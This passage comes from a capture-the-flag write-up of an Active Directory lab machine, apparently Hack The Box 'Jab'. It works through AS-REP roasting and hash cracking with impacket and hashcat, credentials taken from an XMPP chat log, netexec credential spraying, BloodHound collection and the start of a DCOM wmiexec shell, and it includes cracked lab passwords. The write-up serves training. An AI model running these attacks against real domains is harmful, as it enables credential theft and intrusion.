330eaa78f953297f824989db8f15b5a7311fb18c4d8df99610435447728d42
```

```
$krb5asrep$18$mlowe@JAB.HTB:83cc002814bf36aa99f1e32d45c4ab28$4cb0c73a135e3a4
738df7ed41016c6f75b0831995949150913fb3e963ee1e2f79f9d05dffeaa7b28a77ac2b4cee
79d04c3409c2f272442b60136d2bf80b7651470515b8bba261a37a4eba58cab40f05a0ddfa93
3e222419f339caba83117258fcc6926b6e0d5196e3f6553865d3233a3836143a34672fb2ca52
228ac8df0c8d1e042ce26cfbb1efb8cc74a907ad0ae3dabd93d001f73bc1eddd3b94b5b36467
3ef15f4800836435ae8e22fc6c50ae4fd4b52bd1b8b4fe697ea9997a02654f38333d43e6febb
220473ce47653723593f2b989baa41d076fd7f4c3d47e6c800d5d20fca1be79aa46f70fc651a
cae0ac59f6a49c50e8c18

┌──(pyp㉿Ghost)-[~/…/Active/Jab/www/logs]
└─$ cat kerb_hashes.txt | grep '$krb5asrep' >> kerbhashes.txt
```

From above we can try to crack the hashes to see if we can nap a user:
As the hashes are `KERBROAST, ASP-18` , we cannot find it in `hashcat` as it is deprecated; So we can reqeust a proper TGT for the users using the `impacket.GetNPusers` script:

```
for username in $(cat kerbhashes.txt | awk -F "$" '{print $4}' | awk -F "@"
'{print $1}') ;do impacket.GetNPUsers jab.htb/$username -dc-ip dc01.jab.htb
-dc-host jab.htb -no-pass;done
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Getting TGT for jmontgomery
$krb5asrep$23$jmontgomery@JAB.HTB:90e590520c17e9c81147f2c3ca002f6f$8d96069a4
d9dfccd66d0f5c3aa708040c3b1e74232a7785cc782498526d1764849cada1a760a0d222b818
b78ef0e06c0382bf6fc76ca4bd94435627751471d8595929d7c42fb2e75b8e270d705a159cbc
405a426d5b311a4d1ff74086e415281b432d4eec09630e99fcb7e837ffaa8b99703aff2661b7
a268c5ec2008ac0d3b6eb4b6560e8c1cc5144430fdc1a6b3b94c586aa1f25448ee8d04bbde3e
988b5e4b1625ce2713aab2cd38e70d98d578cd753514126233e100a37c5ca4262357fb5b74bb
bed1c0d8582150a32f685f7fb04fd92e46a2972798b2c4c58abb1908dc065aa
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Getting TGT for lbradford
$krb5asrep$23$lbradford@JAB.HTB:075aec9e5a106951609be23479b66e48$857aec2327e
335e63a6a518db3ca9d97d36f24aa557f864a0b35a4e2c05af92704dda89f1c9ba706ab578de
497bcc911e83f995177b49be9abd5197932145562c7c8fc42fc8270d1b366f1322beb42fb04e
a17240a99cb9290296ecf0ea469b5336a9e55af10c05a9d8080afd873b0b86adf13bba50d499
2dbd89fde3bc5aee58bb64988edd06631c35e5282502ee2d427c739f2d96370c43aac5ca283d
035f570bb43ae4fc8e79e47e463b6ed797e41a5a03cb6b9ee3688d3988d618e31ec3b333240f
97a8adeee360e979fe668cb1af27c2f088106370b1f70e643fa42c14baf19
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Getting TGT for mlowe
$krb5asrep$23$mlowe@JAB.HTB:1363472c5b3e54050df53d86315310fd$1612e44931ac3ed
ab7de20d4d4462262bc0501b6b213a9f3ce468586c5c3412ab061c4f0dcc5debd219ed3f7dd9
c9af9afe675081389f5924d76518627b903b56d894020556b176c48a7009395a94f265ee03dc
```

```
643ebb940861be70b810715bdf8e0f266170f2a920a6cae360a17a84ad28d56a26d62445d2f0
9dacfe6ddc544d65a31a6d70ddb92debf0ec991c193f156b535006d15c2259842726da368fee
1a43168d00071085b60a9cc5a0dee37d2bab87efae90fedc5843b870943f9e131f6a1aec13a6
524d7fca17fb503a196bc4824b9faf0845757beaaf644ff4c2607f687
```

Parsing them:


```
jmontgomery:
$krb5asrep$23$jmontgomery@JAB.HTB:90e590520c17e9c81147f2c3ca002f6f$8d96069a4
d9dfccd66d0f5c3aa708040c3b1e74232a7785cc782498526d1764849cada1a760a0d222b818
b78ef0e06c0382bf6fc76ca4bd94435627751471d8595929d7c42fb2e75b8e270d705a159cbc
405a426d5b311a4d1ff74086e415281b432d4eec09630e99fcb7e837ffaa8b99703aff2661b7
a268c5ec2008ac0d3b6eb4b6560e8c1cc5144430fdc1a6b3b94c586aa1f25448ee8d04bbde3e
988b5e4b1625ce2713aab2cd38e70d98d578cd753514126233e100a37c5ca4262357fb5b74bb
bed1c0d8582150a32f685f7fb04fd92e46a2972798b2c4c58abb1908dc065aa
lbradford:
$krb5asrep$23$lbradford@JAB.HTB:075aec9e5a106951609be23479b66e48$857aec2327e
335e63a6a518db3ca9d97d36f24aa557f864a0b35a4e2c05af92704dda89f1c9ba706ab578de
497bcc911e83f995177b49be9abd5197932145562c7c8fc42fc8270d1b366f1322beb42fb04e
a17240a99cb9290296ecf0ea469b5336a9e55af10c05a9d8080afd873b0b86adf13bba50d499
2dbd89fde3bc5aee58bb64988edd06631c35e5282502ee2d427c739f2d96370c43aac5ca283d
035f570bb43ae4fc8e79e47e463b6ed797e41a5a03cb6b9ee3688d3988d618e31ec3b333240f
97a8adeee360e979fe668cb1af27c2f088106370b1f70e643fa42c14baf19
mlowe:
$krb5asrep$23$mlowe@JAB.HTB:1363472c5b3e54050df53d86315310fd$1612e44931ac3ed
ab7de20d4d4462262bc0501b6b213a9f3ce468586c5c3412ab061c4f0dcc5debd219ed3f7dd9
c9af9afe675081389f5924d76518627b903b56d894020556b176c48a7009395a94f265ee03dc
643ebb940861be70b810715bdf8e0f266170f2a920a6cae360a17a84ad28d56a26d62445d2f0
9dacfe6ddc544d65a31a6d70ddb92debf0ec991c193f156b535006d15c2259842726da368fee
1a43168d00071085b60a9cc5a0dee37d2bab87efae90fedc5843b870943f9e131f6a1aec13a6
524d7fca17fb503a196bc4824b9faf0845757beaaf644ff4c2607f687
```

We use hashcat (those are the results, run without `--show` for it to crack):

```
└─$ hashcat -a 0 -m 18200 --user ticket.txt /usr/share/wordlists/rockyou.txt
--show
jmontgomery:$krb5asrep$23$jmontgomery@JAB.HTB:90e590520c17e9c81147f2c3ca002f
6f$8d96069a4d9dfccd66d0f5c3aa708040c3b1e74232a7785cc782498526d1764849cada1a7
60a0d222b818b78ef0e06c0382bf6fc76ca4bd94435627751471d8595929d7c42fb2e75b8e27
0d705a159cbc405a426d5b311a4d1ff74086e415281b432d4eec09630e99fcb7e837ffaa8b99
703aff2661b7a268c5ec2008ac0d3b6eb4b6560e8c1cc5144430fdc1a6b3b94c586aa1f25448
ee8d04bbde3e988b5e4b1625ce2713aab2cd38e70d98d578cd753514126233e100a37c5ca426
2357fb5b74bbbed1c0d8582150a32f685f7fb04fd92e46a2972798b2c4c58abb1908dc065aa:
Midnight_121
```


We get back a user and a pass:

```
jmontgomery: Midnight_121
```



Enabled	Username	Protocol
☑	pyp@jab.htb/	XMPP
☑	jmontgomery@jab.htb/	XMPP

We can use the `Add` and follow the previous configuration with the retrieved password. We can try to fetch users and we see the password is valid. But let us check the rooms(add the domain `conference.jab.htb`)



Account: jmontgomery@jab.htb/ (XMPP)


Name	Description

Enter a Conference Server

Select a conference server to query

conference.jab.htb


We can `Get List` after adding the domain;



Account: jmontgomery@jab.htb/ (XMPP)


Name	Description
test	test
pentest2003	2003 Third Party Pentest Discussion
test2	test2

We see an interesting room: `pentest2003` which we can access and read chat logs:



Account: jmontgomery@jab.htb/ (XMPP)

Name	Description
test	test
pentest2003	2003 Third Party Pentest Discussion
test2	test2



pentest2003@conference.jab.htb

```
(11/21/2023 10:30:56 PM) bdavis: $ hashcat -m 13100 svc_openfire_tgs /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

$krb5tgs$23$*svc_openfire$JAB.HTB$jab.htb/
svc_openfire*$de17a01e2449626571bd9416dd4e3d46$4fea18693e1cb97f3e096288a76204437f115fe49b9611e339154e0effb1d0fcccfbbbb219da829b0ac70e8420f2f35a4f315c5c6f1d4ad3092e14ccd506e9a3bd3d20854ec73e62859cd68a7e6169f3c0b5ab82064
b04df4ff7583ef18bbd42ac529a5747102c2924d1a76703a30908f5ad41423b2fff5e6c03d3df6c0635a41bea1aca3e15986639c758eef30b74498a184380411e207e5f3afef185eaf605f543c436cd155823b7a7870a3d5acd0b785f999facd8b7ffdafe6e0410af26efc42417
d402f2819d03b3730203b59c21b0434e2e0e7a97ed09e3901f523ba52fe9d3ee7f4203de9e857761fbcb417d047765a5a01e71aff732e5d5d114f0b58a8a0df4ca7e1ff5a88c532f5cf33f2e01986ac44a353c0142b0360e1b839bb6889a54fbd9c549da23fb05193a4bfba17
9336e7dd69380bc4f9c3c00324e42043ee54b3017a913f84a20894e145b23b440aff9c524efb7957dee89b1e7b735db292ca5cb32cf024e9b8f5546c33caa36f5370db61a9a3facb473e741c61ec7dbee7420c188e31b0d920f06b7ffc1cb86ace5db0f9eeaf8c13bcca743b6
bf8b2ece99dd58aff354f5b4a78ffcd9ad69ad8e7812a2952806feb9b411fe53774f92f9e8889380dddcb59de09320094b751a0c938ecc762cbd5d57d4e0c3d660e88545cc96e324a6fef226bc62e2bb31897670929571cd728b43647c03e44867b148428c9dc917f1dc4a03
31517b65aa52221fcfe9499017ab4e6216ced3db5837d10ad0d15e07679b56c6a68a97c1e851238cef84a78754ff5c08d31895f0066b727449575a1187b19ad8604d583ae07694238bae2d4839fb20830f77fffb39f9d6a38c1c0d524130a6307125509422498f6c64adc030
bfcf616c4c0d3e0fa76dcde0dfc5c94a4cb07ccf4cac941755cfdd1ed94e37d90bd1b612fee2ced175aa0e01f2919e31614f72c1ff7316be4ee71e80e0626b787c9f017504fa717b03c94f38fe9d682542d3d7edaff777a8b2d3163bc83c5143dc680c7819f405ec207b7bec51
dabcec4896e110eb4ed0273dd26c82fc54bb2b5a1294cb7f3b654a13b4530bc186ff7fe3ab5a802c7c91e664144f92f438aecf9f814f73ed556dac403daaefcc7081957177d16c1087f058323f7aa3dfecfa024cc842aa3c8ef82213ad4acb89b88fc7d1f68338e8127644cfe10
1bf93b18ec0da457c9136e3d0efa0d094994e1591ecc4:!@#$%^&*(1qazxsw

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*svc_openfire$JAB.HTB$jab.htb/svc_openf...91ecc4
Time.Started.....: Fri Oct 27 15:30:12 2023 (17 secs)
Time.Estimated...: Fri Oct 27 15:30:29 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   873.9 kH/s (10.16ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14336000/14344385 (99.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[2321686f74746965] -> $HEX[042a0337c2a156616d6f732103]

Started: Fri Oct 27 15:30:09 2023
Stopped: Fri Oct 27 15:30:29 2023

(11/21/2023 10:31:57 PM) adunn: I'll pass this along and circle back with the group
(11/21/2023 10:32:23 PM) bdavis: perfect, thanks Angela!
(11/21/2023 09:22:55 PM) The topic is:
```

We are given a password which we can try to test for access to the domain or even winrm:

```
└─$ netexec smb jab.htb -u svc_openfire -p '!@#$%^&*(1qazxsw'
SMB         10.10.11.4      445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.4      445    DC01             [+]
```

```
jab.htb\svc_openfire:!@#$%^&*(1qazxsw

┌──(pyp㉿Ghost)-[~/…/Active/Jab/www/logs]
└─$ netexec winrm jab.htb -u svc_openfire -p '!@#$%^&*(1qazxsw'
WINRM       10.10.11.4      5985   DC01             [*] Windows 10 / Server
2019 Build 17763 (name:DC01) (domain:jab.htb)
WINRM       10.10.11.4      5985   DC01             [-]
jab.htb\svc_openfire:!@#$%^&*(1qazxsw
```

We only have access to the SMB (maybe even LDAP). We can try to dump Bloodhound data:


```
netexec ldap jab.htb -u svc_openfire -p '!@#$%^&*(1qazxsw'
SMB         10.10.11.4      445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True)
(SMBv1:False)
LDAPS       10.10.11.4      636    DC01             [+]
jab.htb\svc_openfire:!@#$%^&*(1qazxsw
```

svc_openfire

Using the above enumeration, we can dump bloodhound data:

```
netexec ldap jab.htb -u svc_openfire -p '!@#$%^&*(1qazxsw' -d jab.htb --
bloodhound -ns 10.10.11.4
SMB         10.10.11.4      445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True)
(SMBv1:False)
LDAPS       10.10.11.4      636    DC01             [+]
jab.htb\svc_openfire:!@#$%^&*(1qazxsw
LDAPS       10.10.11.4      636    DC01             Resolved collection
methods: localadmin, trusts, group, session
LDAP        10.10.11.4      389    DC01             Done in 00M 52S
LDAPS       10.10.11.4      636    DC01             Compressing output into
/home/pyp/.nxc/logs/DC01_10.10.11.4_2024-04-26_204440_bloodhound.zip
```

We copy the file into the current directory and run bloodhound



We see that the user belongs to two groups:

- Distributed COM users
- Domain Users

  Since we are in the DCOM group, we may leverage a shell using the DCOM object and the `impacket-wmiexec` script:

```
impacket.wmiexec -shell-type powershell -com-version 5.7 -dc-ip 10.10.11.4
